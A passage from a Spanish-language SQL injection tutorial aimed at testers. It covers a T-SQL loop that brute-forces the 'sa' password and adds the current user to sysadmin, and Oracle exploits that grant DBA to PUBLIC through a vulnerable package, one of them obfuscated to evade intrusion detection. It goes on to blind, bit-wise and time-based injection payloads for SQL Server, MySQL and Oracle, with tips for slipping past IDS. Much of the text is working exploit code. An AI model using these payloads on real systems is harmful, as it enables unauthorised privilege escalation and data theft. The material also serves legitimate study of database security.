declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99), @a
int, @b int, @q nvarchar (4000);
set @a=1; set @b=1;
set @s=N'abcdefghijklmnopqrstuvwxyz0123456789';
while @a<37 begin
while @b<37 begin
set @p=N''; -- We reset the candidate password;
set @z = substring(@s,@a,1); set @p=@p+@z;
set @z = substring(@s,@b,1); set @p=@p+@z;
set @q=N'select 1 from OPENROWSET(''SQLOLEDB'',
''Network=DBMSSOCN; Address=;uid=sa;pwd='+@p+N''',
''select 1; exec master.dbo.sp_addsrvrolemember
''''' + system_user + N''''', ''''sysadmin'''' '')';
```

```
exec master.dbo.xp_execresultset @q,N'master';
set @b=@b+1; end;
set @b=1; set @a=@a+1; end;
```

Lo que ocurre es que se almacena cada caracter en la variable @s , en cada caso contiene letras y números que se extienden a todos los símbolos, se crean dos ciclos anidados controlados por las variables @a y @b respectivamente que trabajan como punteros de el caracter y es usado para generar cada password que se va a probar, cuando un password es generado y almacenado en la variable @p , el comando OPENROWSET es llamado y se trata de ejecutar el procedimiento sp_addsrvrolemember para agregar el usuario actual hacia el grupo de los administradores (sysadmin).

Una forma de evadir que la consulta se detenga en caso de un error en la autenticación en el comando OPENROWSET, es almacenar la consulta en la variable @q y ejecutarlo con el comando xp_execresultset .

Esta es una forma de generar los password utilizando los recursos de la base de datos, pero se tiene que tener cuidado cuando se usa, ya que puede reducir considerablemente la performance del uso del servidor de base de datos.

Escalamiento de Privilegios en servidores No Parchados.

Si el servidor de base de datos al que se realiza el test no está actualizado con los últimos parches de seguridad, éste puede ser vulnerable a uno o mas de los ataques conocidos, comúnmente los administradores de seguridad no tienen los recursos para estar seguros que todos los servidores en su red local estén constantemente actualizándose, otras veces ellos simplemente no saben como hacerlo, algo que también ocurre es que una actualización de seguridad importante, no ha sido probada en forma aislada en un servidor de pruebas.

El proceso de actualización puede tomar días o semanas, dándoles a los atacantes la posibilidad de realizar ataques de fingerprinting en las bases de datos remotas de esta forma es posible determinar múltiples factores como la versión, el tiempo de compilación, y el lenguaje del motor de base de datos.

Escalamiento de Privilegios en Oracle

Escalar los privilegios por medio de inyección SQL a una aplicación web en ORACLE es un poco difícil, ya que muchas de las métodos para esta técnica requieren inyección PL/SQL, esto es muy poco común, si un atacante tiene la suficiente suerte para encontrar una vulnerabilidad de inyección PL/SQL, dicho atacante tiene que inyectar código PL/SQL para escalar privilegios y/o iniciar comandos del sistema operativo en el servidor de base de datos.

Un ejemplo que no requiere el uso de inyección PL/SQL es la vulnerabilidad encontrada en el componente mod_plsql, la siguiente URL muestra como escalar privilegios vía el paquete driload (descubierto por Alexander Kornbrust), dicho paquete no es filtrado por mod_plsql y permite a cualquier usuario Web escalar los privilegios ingresando:

http://www.victima.com/pls/dad/ctxsys.driload.validate_stmt?sqlstmt=GRANT+DBA+TO+PUBLIC

El escalamiento de privilegios en una interface SQL es mucho mas sencillo, ya que muchos exploits de escalamiento de privilegios usan el siguiente concepto:

1. Crean un payload en donde se le otorgan privilegios de DBA al rol público, de esta forma resulta menos obvia que darle los permisos a un usuario en específico, este payload debe ser inyectado en un procedimiento almacenado vulnerable de la siguiente manera:

```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1; END; /
```

2. Inyectando el payload en un paquete vulnerable:

```
exec sys.kupw$WORKER.main('x','YY'' and 1=user12.f1 -- mytag12');
```

3. Permitiendo el rol DBA:

```
set role DBA;
```

4. Revocando el rol DBA para el rol Publico:

```
revoke DBA from PUBLIC;
```

La sesión actual fija los privilegios del DBA, pero esto no debería ser visible en la tabla de privilegios de Oracle, una de las desventajas de éste método es que se tiene que crear un procedimiento almacenado con privilegios, David Litchfield presentó una solución a este problema en una conferencia de BlackHat DC. Explica que es posible usar un cursor que explota este método de forma idéntica que usando un procedimiento almacenado, se puede hacer remplazando de la siguiente manera :

```
and 1=user1.f1
```

Dicho código se debe remplazar con:

```
and 1=dbms_sql.execute(1)
```

Un exploit completo sin el uso de procedimientos almacenados se debería ver así:

```
DECLARE

MYC NUMBER;

BEGIN
```

```
MYC := DBMS_SQL.OPEN_CURSOR;

DBMS_SQL.PARSE(MYC,

'declare pragma autonomous_transaction;

begin execute immediate ''grant dba to public''; commit;end;',0);

sys.KUPW$WORKER.MAIN('x','' and 1=dbms_sql.execute('||myc||')--');

END;

/

set role dba;

revoke dba from public;
```

Nota: para evadir un IDS (Sistema de intrusión), es posible encriptar el payload de el exploit, así cuando se quisiera decir "…grant dba to public…" en realidad se muestra así:

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp pnmghgjgna_msphapimwgh)
ozrwh zczinmz
wjjzuwpmz (rsphm uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!','abcdefghijklmnopqrstuvwxyz'';:='),0);
sys.KUPW$WORKER.MAIN('x','' and 1=dbms_sql.execute ('||myc||')--');
END;
/
set role dba;
revoke dba from public;
```

Blind SQL Injection.

En ocasiones donde se encuentra una vulnerabilidad de inyección SQL, pero la aplicación sólo muestra mensajes genéricos de error o posiblemente se retorne a la misma página, aunque sin darse cuenta ya se ejecutaron algunos request al servidor, todo esto de una forma en que el usuario no puede darse cuenta.

En estas situaciones se puede aplicar Blind SQL Injection, es una técnica en donde se puede inyectar consultas sin hacer uso de los mensajes de error que usualmente se utilizan en SQL Injection.

Antes de que SQL Injection fuera manejado, los desarrolladores deshabilitaban todos los mensajes de error con el error de creer que sin ningún mensaje de error, un atacante no podría lograr nada, ya que la mayoría de ataques se basaban en los mensajes que el motor de bases de datos mostraba, incluso en muchos casos los desarrolladores mostraban mensajes personalizados de error, sin embargo los atacantes pronto percataron que incluso a través de los canales de mensajes de errores ya no se podría

realizar SQL Injection, la principal causa era que dichos canales ya habían sido bloqueados por los administradores, pronto nuevos canales fueron descubiertos y publicados, el termino Inyección Blind SQL fue introducido por Chris Anley en su paper "blind SQL injection technique" en 2002, en dicho paper demuestra como deshabilitar los mensajes de error para lograr inyectar ataques, al mismo tiempo que mostraba múltiples ejemplos.

Para Ofer Maor y Amichai Shulman's se requiere que los mensajes de error estén deshabilitados para poder romper la sintaxis SQL, se asume implícitamente que las consultas vulnerables son del tipo SELECT cuyo resultado se han mostrado últimamente al usuario.

Kevin Spett's tiene una definición similar en que los mensajes de error se deshabilitaron y la inyección ocurrió en una consulta SELECT, sin embargo en lugar de confiar en los mensajes de error genéricos, su técnica altera el contenido dentro de la página a través de manipulaciones lógicas SQL, de esta forma logra inferir información byte-a-byte, esto fue usado de la misma manera por Cameron Hotchkies'.

Esta claro que Blind SQL injection ha recibido una importante atención para los atacantes, así mismo ésta técnica es un componente esencial en cualquier ataque SQL Injection.

Técnicas de Inferencia:

[23] Esta es la técnica Core , ya que todas las técnicas de inferencia pueden extraer al menos un bit con información para observar la respuesta a consultas específicas, la observación es la clave, y la repuesta debe tener un signo particular donde a diferentes respuestas del servidor se espera un 0 o un 1, la actual diferencia en las respuestas depende de la inferencia en que el tester elija, casi siempre la elección es una basada en respuesta de tiempo, contenido de página o errores de páginas o la combinación de todas ellas.

Las técnicas de inferencia permiten inyectar una división particular en una consulta SQL, ofrece dos rutas donde la condición de división es manejado en un estado en donde solo al atacante le interesa es decir, si se insertar una consulta y dentro de ella aparece un "IF" como por ejemplo : IF x THEN y ELSE z.

Típicamente ocurre lo siguiente : un atacante puede realizar ciertas inferencias es decir puede utilizar las dos ramas de respuestas que ofrece un "IF", por ejemplo en la inferencia, si asumimos que se cumple cierta validación la respuesta del servidor iría a una página sin error, de lo contrario nos muestra una página con error o como en muchos casos muestra la misma página, gracias a esta forma de trabajar muchas herramientas y técnicas pueden implementar inferencias que nos permiten reconocer muchas cosas entre las que tenemos :Tipo de datos de los campos, nombres de los campos, versiones del servidor y muchas cosas más y todo esto se logra implementando las sentencias condicionales en nuestras consultas.

Las preguntas de inferencia son pequeños pedazos de SQL que retornan valores de verdadero o falso basados en una condición preparada por un atacante, por ejemplo si

estuviéramos testeando una página llamada contar_produccion.aspx , en donde un usuario puede ver la cantidad de producción en cada almacén de una empresa, cada producto tiene una entrada en la tabla producción así mismo cada producto tiene un estado, por ejemplo “En proceso” , “Terminado”, la página para contar la producción tiene un parámetro vulnerable llamado estado y la sentencia estaría demostrada por la siguiente consulta (donde $input es el valor que se recibe para el parámetro de estado):

SELECT COUNT(producto_id) FROM produccion WHERE estado='$input'

En este contexto se puede extraer el nombre de usuario que conecta a la base de datos, en este caso Microsoft SQL Server con la función SYSTEM_USER que retorna el login de usuario que hace uso de la sesión que se estableció al conectar a la base de datos.

En este caso los administradores han deshabilitado todos los mensajes de error y generado mensajes genéricos, así que las técnicas convencionales ya no son del todo útiles, es en estas situaciones donde podemos inferir sentencias por ejemplo si alteramos el parámetro de estado y generamos una consulta SQL que siempre retorne un valor falso tendríamos la siguiente consulta :

SELECT COUNT(producto_id) FROM produccion WHERE estado='TERMINADO' and '1'='2'

Gracias a esto el tester puede inferir que la consulta retorna un resulset disponible, teniendo claro que esto sucede por dos razones, el estado fue 'TERMINADO', pero la clausula falsa no retorna datos.

Este es un clásico ejemplo de inyección Blind SQL, no hay errores de retorno, pero sin embargo se ha podido inyectar código SQL en la consulta y se alteraron los resultados, ahora siempre se puede inferir con una clausula falsa, pudiendo dicha clausula tener valores falsos o verdaderos, según el caso lo requiera, es por ésta razón que se puede intentar derivar el usuario de la base de datos, ya que es posible ir preguntando cual es el primer caracter del usuario he ir infiriendo con respuestas TRUE o FALSE, de esta forma es como se hace un recorrido hasta poder obtener los datos que son útiles, por ejemplo si usamos SUBSTRING (SYSTEM_ USER,1,1)=’a en la siguiente consulta:

SELECT COUNT(producto_id) FROM produccion WHERE estado='TERMINADO' and SUBSTRING(SYSTEM_USER,1,1)='d'

Podemos ver si el resultado nos devuelve la misma página, es decir nuestro SQL es TRUE, quiere decir que efectivamente el primer carácter de nuestro usuario de base de datos es 'd' , de esta forma podemos ir preguntando por los demás caracteres he ir moviendo de posición con la función substring( ).

Las siguientes consultas muestran cómo realizar dicha búsqueda:

estado='TERMINADO' and AND SUBSTRING(SYSTEM_USER,1,1)='a (False)

estado='TERMINADO' and AND SUBSTRING(SYSTEM_USER,1,1)='b (False)

estado='TERMINADO' and AND SUBSTRING(SYSTEM_USER,1,1)='c (False)

estado='TERMINADO' and AND SUBSTRING(SYSTEM_USER,1,1)='a (True)

Las condiciones de True o False que están en el estado, permite inferir en el contenido que se realiza en cada request, de esta forma nos podemos mover a través de todo el alfabeto y en cada caracter encontrado ir moviendo de posición, al final obtendríamos un resultado como éste:

estado='TERMINADO'AND SUBSTRING(SYSTEM_USER,1,1)='d (True)

estado='TERMINADO' AND SUBSTRING(SYSTEM_USER,2,1)='a (True)

estado='TERMINADO' AND SUBSTRING(SYSTEM_USER,3,1)='n (True)

estado='TERMINADO' AND SUBSTRING(SYSTEM_USER,4,1)='i (True)

estado='TERMINADO' AND SUBSTRING(SYSTEM_USER,5,1)='e (True)

estado='TERMINADO' AND SUBSTRING(SYSTEM_USER,6,1)='l (True)

El resultado para el usuario corresponde al nombre 'daniel', este proceso no es tan simple como parece puesto, que como estamos infiriendo datos a “ciegas” por eso el nombre Blind SQL injection, no sabemos en que momento parar la búsqueda, es decir la longitud exacta de en este caso la cadena con el nombre de usuario para estos casos se puede ver que si se retorna una cadena sin caracteres '' se puede concluir de que es el final de el nombre y que se ha encontrado, la siguiente consulta resume eso :

estado='TERMINADO' AND SUBSTRING(SYSTEM_USER,7,1)=' (True)

Una solución también se encuentra en determinar la longitud de el usuario antes de empezar con la extracción de los caracteres, la ventaja de esta técnica que aparte de ser aplicable a cualquier cantidad de rangos, es que permite a un tester estimar la máxima longitud y el tiempo que le llevara extraer los datos del usuario, se puede encontrar la longitud de un usuario utilizando la misma técnica de inferencia aplicada en el concepto anterior, así por ejemplo tendríamos algo parecido :

estado='TERMINADO' AND LEN(SYSTEM_USER)=1-- (False)

estado='TERMINADO' AND LEN(SYSTEM_USER)=2-- (False)

estado='TERMINADO' AND LEN(SYSTEM_USER)=3-- (False)

estado='TERMINADO' AND LEN(SYSTEM_USER)=4-- (False)

estado='TERMINADO' AND LEN(SYSTEM_USER)=5-- (False)

estado='TERMINADO' AND LEN(SYSTEM_USER)=6-- (True)

Desde esta secuencia de request es posible inferir que longitud tiene el usuario de base de datos en este caso tiene 6 caracteres, nótese el uso del comentario (--) SQL hace que el exploit sea más simple.

Con esto se puede implementar una herramienta que realice dichas inferencias, así

obtendríamos TRUE o FALSE, según el caso que el tester requiera.

Técnicas de Inferencia más complejas

Puede ocurrir que cuando se testea cada caracter del usuario de base de datos a través de un alfabeto entero (sin contar los caracteres especiales y los no alfanuméricos) resulta ser un método un poco ineficiente para extraer lo datos

Para obtener el nombre de la base de datos, en el ejemplo anterior se necesitaron muchos request de la página, ya que cada caracter se ubica en diferentes posiciones del alfabeto, una consecuencia de esta técnica es que cuando recibimos datos binarios, potencialmente se tiene un alfabeto de 256 caracteres, existen dos métodos que realizan la búsqueda de forma eficiente, así tenemos el método bit-a-bit y el método de búsqueda binaria, ambos métodos son del tipo binario.

El método de búsqueda binaria es el más usado para realizar inferencias en bytes simples sin tener que realizar una búsqueda en un alfabeto entero, el éxito de esta técnica es que puede reducir la búsqueda a solo 8 request; es decir, como se tienen 256 posibilidades, es posible calcular el grado de complejidad puesto que si se divida 256 en mitades sucesivamente se tiene 8 request.

Por ejemplo si asumimos que el byte que es de interés es el valor 14, se van a realizar las preguntas para inferir los resultados deben ser como estos:

1. **es el byte mayor que 127? No, por que 14 < 127.**
2. **es el byte mayor que 63? No, por que 14 < 63.**
3. **es el byte mayor que 31? No, por que 14 < 31.**
4. **es el byte mayor que 15? No, por que 14 < 15.**
5. **es el byte mayor que 7? Si, por que 14 > 7.**
6. **es el byte mayor que 11? Si, por que 14 > 11.**
7. **es el byte mayor que 13? Si, por que 14 > 13.**
8. **es el byte mayor que 14? No, por que 14 = 14.**

Desde que el byte es mayor a 13 pero no mayor a 14, entonces se puede inferir con seguridad que el valor del byte es 14, esta técnica confía en las funciones de base de datos que proveen un valor entero para cualquier byte, bajo Microsoft SQL Server, MySQL y Oracle, es la función ASCCI(),

Para realizar la búsqueda se puede ejecutar una consulta como ésta:

```
SELECT COUNT(producto_id) FROM produccion  WHERE estado='TERMINADO'
and  ASCII(SUBSTRING(system_user,1,1))>127—'
```

Para determinar el caracter utilizando los 8 request quedaría de la siguiente manera:

estado='TERMINADO' AND **ASCII(SUBSTRING(SYSTEM_USER,1,1))>127-- (False)**

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>63-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>95-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>111-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>119-- (False)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>115-- (False)

estado='TERMINADO'AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>113-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>114-- (True)

De esta serie de request se puede inferir que el valor con el primer caracter del usuario de base de datos es el valor 115 que convertido a su equivalente en la tabla ASCCI es el valor 's', utilizando esta técnica es posible extraer un byte en exactamente 8 requets, esto es algo muy conveniente contra la comparación de un alfabeto lleno, si el testeador agrega un tercer estado en el request (el estado de error), es posible testear de forma equivalente en la búsqueda binaria, con esto reducimos a el mejor caso 1 request y el peor de los casos 8 request.

Desde el punto de vista teórico, existe muy poca perfornace con la técnica de búsqueda binaria, ya que cada request es dependiente del resultado del request anterior, en este caso no se puede hacer un segundo request antes de conocer la respuesta del primero, es decir no se pueden realizar búsquedas paralelas.

Esta dependencia no es intrínseca para los datos desde que los valores en los bytes no han finalizado con los requests, ellos pueden permanecer constantes en la base de datos (constante en el sentido de que ellos no van a cambiar de valor) la búsqueda binaria agrupa los 8 bits en un byte he infiere el valor para todos los 8 bits por medio de los 8 request, en lugar de eso se puede inferir el valor para un bit especifico por cada request, de ser esto posible entonces se pueden realizar 8 request en forma paralela por todos los bits que hay en un byte de esta forma podemos recoger el valor en menos tiempo que en una búsqueda binaria, como este método reside en una comparación por bits requiere de algunos cambios en su mecanismo, como son el uso de los operadores a nivel de bits

[URL 8] Base de datos MySQL:

- **Bitwise AND = i & j**
- **Bitwise OR = i | j**
- **Bitwise XOR = i ^ j**

[URL 9] Base de datos SQL Sever:

- **Bitwise AND = i & j**
- **Bitwise OR = i | j**
- **Bitwise XOR = i ^ j**

[URL 10] Base de datos Oracle:

- **Bitwise AND = BITAND(i,j)**
- **Bitwise OR = i – BITAND(i,j) +j**
- **Bitwise XOR = 2*BITAND(i,j) +j**

Si se examina un poco a Transact-SQL (T-SQL) los predicados que retornan TRUE cuando el bit 2 con el primer caracter del usuario es 1, cualquier otra alternativa retorna falso, el byte que tiene justo el segundo bit más significante corresponde al valor 40 en hexadecimal 4016 y al valor 64 en decimal 6410, y quedaría de la siguiente manera :

ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64 = 64

ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64 > 0

ASCII(SUBSTRING(SYSTEM_USER,1,1)) | 64
>ASCII(SUBSTRING(SYSTEM_USER,1,1))

ASCII(SUBSTRING(SYSTEM_USER,1,1)) ^ 64
<ASCII(SUBSTRING(SYSTEM_USER,1,1))

Cada uno de estos predicados es equivalente, cada uno de ellos obviamente tiene una sintaxis ligeramente diferente, los primeros dos usan el comparador de bits AND y es el más usado para este tipo de ataques ya que hace referencia sólo al primer caracter a ser evaluado, esto hace la cadena de inyección mucho más corta.

Una ventaja es que casi siempre la consulta que produce el caracter tiene efectos en la base de datos, con esto el tester puede correr dos, tres o cuatro predicados usando OR o XOR respectivamente, pero requiere que el byte reciba dos bits , un operador y dos lados para realizar la comparación , la única ventaja es en situaciones donde el caracter amperstand no esta permitido.

Ahora se tiene un método en donde se puede preguntar a la base de datos por cualquier bit que contenga un byte, pudiendo ser la respuesta 1 o 0; si el predicado retorna verdadero (TRUE) el bit es 1 así mismo de cualquier otra forma el bit es 0.

Retomando el ejemplo de la página que muestra la producción de una planta según el estado de los productos, la sentencia SQL que se puede ejecutar para extraer el primer bit en el primer Byte es :

SELECT COUNT(producto_id) FROM produccion WHERE estado='TERMINADO'
AND

ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 128=128--'

Para el segundo bit la sentencia SQL sería:

SELECT COUNT(producto_id) FROM produccion WHERE estado='TERMINADO' AND

ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64=64--''

Para el segundo bit la sentencia SQL sería:

SELECT COUNT(producto_id) FROM produccion WHERE estado='TERMINADO' AND

ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 32=32--''

Esto puede ser útil ya que al tener los 8 bits se puede recuperar y convertir los valores por ejemplo para todo el recorrido la sentencia seria la siguiente:

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 128=128-- (False)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 64=64-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 32=32-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 16=16-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 8=8-- (False)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 4=4-- (False)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 2=2-- (True)

estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,1,1)) & 1=1-- (True)

Cada valor que se devuelve representa TRUE=1 y FALSE =0, ahora si unimos la cadena de bits se obtiene el valor: 01110011, que es equivalente a 115. Revisando en una tabla ASCII el caracter con el valor 115 es 's', quiere decir que el primer caracter del usuario es la letra 's', ahora la atención se da en el siguiente byte y con el siguiente hasta que todos los bytes hayan sido obtenidos.

Cuando se compara con el método de búsqueda binaria frente al método de bit a bit, la característica principal es que se requieren 8 request, pero lo más transcendental en el tema de la manipulación a nivel de bits es que cada request es independiente de los otros y por consecuencia este proceso puede ser paralelizado, aunque realizar 8 request puede resultar un poco ineficiente al obtener un simple byte, pero en situaciones muy críticas en donde sólo la inyección Blind SQL , es el costo y el precio que se tiene que pagar.

En situaciones en donde el tester necesita un entero sea expresado en una cadena de caracteres usando SQL, en SQL Server 2000 y 2005 soporta funciones definidas por el usuario, por ejemplo FN_RESHACIASTRING( ), en donde tiene un solo argumento del tipo entero y retorna una representación de bits que es la equivalencia de la cadena, si llamamos a la función de esta manera: FN_RESHACIASTRING('s') retorna la representación 00000000000000000000000001110011, que es el equivalente de 11510 o 's'.

Forzando Errores Genéricos

Las aplicaciones web comúnmente remplazan los errores de las bases de datos con errores genéricos, es decir los administradores más cautelosos de que sus sistemas no muestren más de lo que realmente se debe, cada vez que salta un error en la aplicación, al usuario se le muestra un mensaje personalizado o simplemente no se le muestra nada, pero la presencia misma de una página de error genérica, puede permitir la inferencia con inyección SQL, un ejemplo muy común es el uso de la comilla simple, es una pieza fundamental que aplicada a una aplicación web, puede producir página de error genéricas.

Inyectando consultas con efectos secundarios.

En el proceso de la confirmación de la vulnerabilidad SQL Injection, es posible enviar consultas que tengan efectos visibles a cualquier tester, de este modo se puede observar el impacto mediático, la técnica más antigua es usar ataques basados en la confirmación de tiempo, y algunas veces es posible ejecutar comandos del sistema operativo, por ejemplo en Microsoft SQL Server es posible generar una pausa de cinco segundos con este código SQL :

```
WAITFOR DELAY '0:0:5'
```

[URL 11] De la misma manera en MySQL (5.0.12 o superior) los usuarios pueden usar la función SLEEP( ) en donde pueden ejecutarse de la misma manera.

Este método es el más usado y conveniente para inferir en ataques de Inyección Blind SQL.

Corte y Balanceo

A pesar de que los errores genéricos así como sus efectos no son de mucha utilidad para los ataques convencionales, existe la alternativa de utilizar la técnica de "Parámetros de corte y balanceo" (llamada así por David Litchfield), es un conglomerado de exploits Blind SQL, el corte ocurre cuando una entrada legitima es fragmentada y el balanceo asegura que el resultado de la consulta no rastree las comillas simples que son des-balanceadas.

La idea Básica es ganar parámetros para request legítimos y modificarlos con keyword SQL así estos sean diferentes que los request originales, por ejemplo si tenemos la siguiente URL:

http://www.victima.com/producto_detalle.aspx?id=5

El valor id es el parámetro en donde se insertará una declaración SQL con la forma de la siguiente consulta:

SELECT nombre_producto,precio_producto FROM producto_detalle WHERE id=5

Si el tester hace un remplazo de 2+3 en lugar de 5, la entrada para la aplicación ahora es diferente que el request original, pero la funcionalidad SQL es equivalente, este es un caso muy común en donde se puede inferir para obtener datos relevantes de la base de datos, en la base de datos la consulta quedaría así:

SELECT nombre_producto,precio_producto FROM producto_detalle WHERE id=2+3

Esta técnica no esta limitada a el uso de datos del tipo numérico, por ejemplo si tenemos la siguiente URL:

http://www.victima.com/lista_productos.jsp?tipo=TERMINADOS

Retorna información relativa a una entrada particular en la base de datos, en donde el valor del tipo de producto viene dado por el parámetro de tipo cadena de caracteres, en base de datos la consulta sería:

SELECT COUNT(id) FROM productos WHERE tipo='TERMINADOS'

Es posible cortar la cadena 'TERMINADOS' con operadores específicos de base de datos que proveen diferentes entradas para la aplicación, que corresponde a la cadena de caracteres, un exploit en Oracle utiliza el operador || para concatenar dos cadenas de caracteres de la siguiente manera:

TERMINA'||'DOS

La consulta SQL estaría dada por la siguiente:

SELECT COUNT(id) FROM productos WHERE tipo=TERMINA'||'DOS

Toda esta funcionalidad es equivalente con la consulta original, es importante recabar que en los distintos motores de bases de datos, el manejo de cadena de caracteres es diferente y las funciones que se utilizan varían de acuerdo a la tecnología que se utiliza.

Finalmente, Litchfield también recalco que esta técnica puede ser usada para implementar un exploit, que virtualmente posee una característica libre de contexto si se utiliza el corte y balanceo para combinar diferentes sub-consultas, de esta forma es posible explotar de múltiples formas con pequeñas modificaciones en los request, las siguientes consultas MySQL por ejemplo producen la misma salida:

SELECT nombre_producto,precio_producto FROM producto_detalle WHERE id=5

SELECT nombre_producto,precio_producto FROM producto_detalle WHERE id=10-5

SELECT nombre_producto,precio_producto FROM producto_detalle WHERE id=5+(SELECT 0/1)

En un estado final, una sub-consulta es insertada y enviada, desde que cualquier tipo de sub-consultas puede ser enviada al servidor de base de datos, la técnica de corte y balanceo provee un nuevo campo para inyecciones SQL más complejas, sin embargo MySQL no permite el uso de corte y balanceo para parámetros del tipo cadena de texto, restringiendo esta técnica a solo parámetros del tipo numérico, Microsoft SQL Server, por otro lado permite el uso de corte y balanceo para una cadena de caracteres por ejemplo tenemos las siguientes consultas todas de ellas equivalentes:

SELECT COUNT(id) FROM productos WHERE tipo='TERMINADOS'

SELECT COUNT(id) FROM productos WHERE tipo='TERMINA'+CHAR(0x42)+'DOS'

SELECT COUNT(id) FROM productos WHERE tipo='TERMINA'+SELECT('D')+'OS'

SELECT COUNT(id) FROM productos WHERE tipo='TERMINA'+(SELECT('D'))+'OS'

SELECT COUNT(id) FROM productos WHERE tipo='TERMINA'+(SELECT '')+'DOS'

En la última sentencia contiene una sub-consulta con contenido superfluo, pero todas y cada una de estas técnicas pueden ser remplazadas por exploits más intrusismos, claramente la ventaja más incisiva en la técnica de corte y balanceo es que si se puede insertar en un procedimiento almacenado, el exploit para las cadenas de texto puede ser más efectivo.

Importante: Los operadores lógicos a pesar de ser muy usables, no son muy adecuados para los parámetros que dependen del tipo de datos <number>.

Técnicas Basadas en Tiempo

Las técnicas basadas en tiempo hacen uso de toda la gama de mecanismos disponibles en los métodos de inferencia, así mismo al momento de trabajar con dichos métodos se debe tener diferenciado estados bien marcados como por ejemplo los atributos de la respuesta de la página, un atributo muy utilizado es la diferencia de tiempo de donde el request es enviado y el tiempo de que el request haya llegado, si el tester puede hacer una pausa a la respuesta por unos cuantos segundos en un contexto donde el estado retorne TRUE y por otro lado no se logre dicho retardo de tiempo cuando un estado retorne FALSE, esta es una señal de que se puede aplicar los métodos de inferencia.

Retrasar las consultas SQL

Hecho de que los retardos de tiempo en las consultas no son una capacidad estándar de las bases de datos SQL, cada base de datos tiene su sintaxis o una forma especial de lograr dicho retardo.

Retardos en MySQL

MySQL tiene dos métodos posibles para lograr los retardos de tiempo en las consultas, dependiendo de la versión de MySQL, por ejemplo si es la versión 5.0.12 o superior, existe la función SLEEP( ) que representa la pausa de tiempo que se aplica a una consulta SQL, esta pausa puede estar expresada en segundos hasta incluso microsegundos, al ejecutar la función SLEEP() quedaría algo parecido:

```
mysql> select sleep(3.7) as 'SQLi_Ux durmiendo';
+--------------------------+
| SQLi_Ux durmiendo  |
+--------------------------+
|                        0      |
+--------------------------+
1 row in set (3.70 sec)
```

[24] Para versiones de MySQL que no tienen la función SLEEP( ) es posible emular dicho comportamiento con la función BENCHMARK( ), dicha función tiene la siguiente estructura BENCHMARK(N, expresión), donde expresión es la consulta SQL que vamos a ejecutar las N veces que deseamos.

La principal diferencia entre BENCHMARK( ) y SLEEP( ), es que BENCHMARK( ) ejecuta la variable pero el tiempo de respuesta puede variar de un servidor a otro, por otro lado la función SLEEP( ), realiza un retardo con una precisión sin errores, sin embargo en ocasiones donde la versión del servidor no permite el uso de l función SLEEP( ), se puede utilizar BENCHMARK( ) de la siguiente manera :

SELECT BENCHMARK(1000000,SHA1(CURRENT_USER)) (3.01 segundos)

SELECT BENCHMARK(100000000,(SELECT 1)) (0.93 segundos)

SELECT BENCHMARK(100000000,RAND()) (4.69 segundos)

Por ejemplo en la URL:

http://www.victima.com/produccion.php?estado=TERMINADO

Existe la posibilidad de realizar una inferencia simple utilizando cualquiera de los dos métodos mostrados por ejemplo:

```
SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO' UNION
SELECT

IF(SUBSTRING(USER(),1,4)='root',SLEEP(5),1)
```

Utilizando la función BENCHMARK( ):

```
SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO'  UNION
SELECT

IF(SUBSTRING(USER(),1,4)='root',BENCHMARK(100000000,RAND()),1)
```

También se puede convertir la cadena 'root' por un valor equivalente por ejemplo:

SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO' UNION SELECT IF(SUBSTRING(USER(),1,4)=0x726f6f74,SLEEP(5),1)#

y

SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO' UNION SELECT

IF(SUBSTRING(USER(),1,4)=0x726f6f74,BENCHMARK(100000000,RAND()),1)#

Utilizando esta última forma de realizar la inferencia, estamos pasando por encima de muchos IDS, ya que el contenido es un poco más complicado de rastrear.

Para automatizar el proceso, se puede implementar cualquier de las técnicas de búsqueda, como son la búsqueda binaria y la búsqueda Bit a Bit.

Exploits de Inferencia en búsquedas binarias genéricas SQL Server:

El siguiente es un ejemplo de como inyectar cadenas de texto (utilizando consultas apiladas):

'; IF ASCII(SUBSTRING((…),i,1)) > k WAITFOR DELAY '00:00:05';--

Donde i es el nivel de profundidad del byte retornado por una columna de la consulta (...) y k es el valor intermedio actual de la búsqueda binaria, así mismo la inyección con datos numéricos es idéntica, excepto por la ausencia de la comilla simple inicial.

Exploits de Inferencia en búsquedas bit a bit genéricas SQL Server:

El siguiente es un ejemplo de como inyectar una cadena de caracteres, utilizando el comparador de bits AND, así mismo se puede sustituir por otros operadores, de igual manera que en la forma anterior utilizamos sentencias apiladas:

'; IF ASCII(SUBSTRING((…),i,1))&2j=2j WAITFOR DELAY '00:00:05';--

